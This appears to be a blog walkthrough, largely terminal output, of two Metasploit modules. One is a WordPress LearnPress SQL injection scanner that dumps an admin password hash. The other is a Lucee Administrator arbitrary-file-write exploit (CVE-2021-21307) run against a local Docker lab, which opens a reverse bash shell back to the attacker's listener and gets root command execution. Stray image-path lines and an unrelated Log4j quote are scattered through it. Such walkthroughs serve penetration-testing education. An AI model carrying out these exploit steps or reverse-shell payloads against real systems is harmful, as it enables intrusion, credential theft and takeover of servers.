msf6 auxiliary(scanner/http/wp_learnpress_sqli) > set verbsoe true
verbsoe => true
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > set count 3
count => 3
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > run

[+] Vulnerable version detected
[*] Enumerating Usernames and Password Hashes
[+] wp_users
========

 user_login  user_pass
 ----------  ---------
 admin       $P$BnAePIn41aZDKomg3q.bpREMpnz5ZN/

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_learnpress_sqli) >
```

As readers can see, the module successfully extracted the username and password hash of the wordpress users (since we have only one user on our wordpress instance, only one user's password hash is extracted).


Lucee Administrator CVE-2021-21307 Exploit Module

TARGET: Lucee **TYPE: Remote** **MODULE : Exploit**
ANTI-MALWARE : NA

Lucee is an open source implementation of a lightweight dynamically-typed scripting language for the Java virtual machine (JVM). This module exploits an arbitrary file write in Lucee Administrator's`imgProcess.cfm` file to execute commands as the Tomcat user. We have tested this module on Lucee 5.3.7.43 running as docker container. Let's set the target first.


```
┌──(kali㉿kali)-[~]
└─$ docker run -dp 8888:8888 lucee/lucee:5.3.7.43
Unable to find image 'lucee/lucee:5.3.7.43' locally
5.3.7.43: Pulling from lucee/lucee
e4c3d3e4f7b0: Pulling fs layer
101c41d0463b: Pulling fs layer
8275efcd805f: Pulling fs layer
751620502a7a: Pull complete
```


After lucee target container is running, load the lucee_admin_imgprocess_file_write exploit modu
le as shown below.




```
msf6 > search lucee

Matching Modules
================

   #  Name                                              Disclosure Dat
e  Rank       Check  Description
   -  ----                                              --------------
-  ----       -----  -----------
   0  exploit/linux/http/lucee_admin_imgprocess_file_write  2021-01-15
   excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Wri
te
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > show options

Module options (exploit/linux/http/lucee_admin_imgprocess_file_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:ho
                                         st:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https:/
                                         /github.com/rapid7/metasploit-f
                                         ramework/wiki/Using-Metasploit
   RPORT      8888             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network inter
                                         face to listen on. This must be
                                          an address on the local machin
                                         e or 0.0.0.0 to listen on all a
                                         ddresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing
                                         connections
   SSLCert                     no        Path to a custom SSL certificat
                                         e (default is randomly generate
                                         d)
   TARGETURI  /lucee           yes       Base path
   URIPATH                     no        The URI to use for this exploit
                                          (default is random)
   VHOST                       no        HTTP server virtual host
```

Set all the required options and use check command to see if the target is indeed vulnerable.

"The Apache Log4j zero-day vulnerability is probably the most critical vulnerability we have seen this year. "




```
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > set rhosts 17
2.17.0.2
rhosts => 172.17.0.2
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > check
[*] 172.17.0.2:8888 - The target appears to be vulnerable. Lucee Administr
ator imgProcess.cfm detected.
```



```
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > set srvport 8
081
srvport => 8081
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > set lhost 172
.17.0.1
lhost => 172.17.0.1
```

After all the required options are set, execute the module as shown below.



```
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Lucee Administrator imgProcess.cf
m detected.
[*] Writing CFML stub: http://172.17.0.2:8888/lucee/dseXRG3IvHm.cfm
[*] Executing cmd/unix/reverse_bash (Unix Command)
[+] Deleted /opt/lucee/web/temp/admin-ext-thumbnails/__/../../../context/d
seXRG3IvHm.cfm
[+] Deleted /opt/lucee/web/temp/admin-ext-thumbnails/__/
[*] Command shell session 2 opened (172.17.0.1:4444 -> 172.17.0.2:36552 )
at 2021-11-20 20:59:45 -0500

whoaqmi
sh: 19: whoaqmi: not found
whoami
root
uname -a
Linux b71ee81dfc07 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-0
4-12) x86_64 GNU/Linux
```

As readers can see, we successfully have a shell on the target machine.

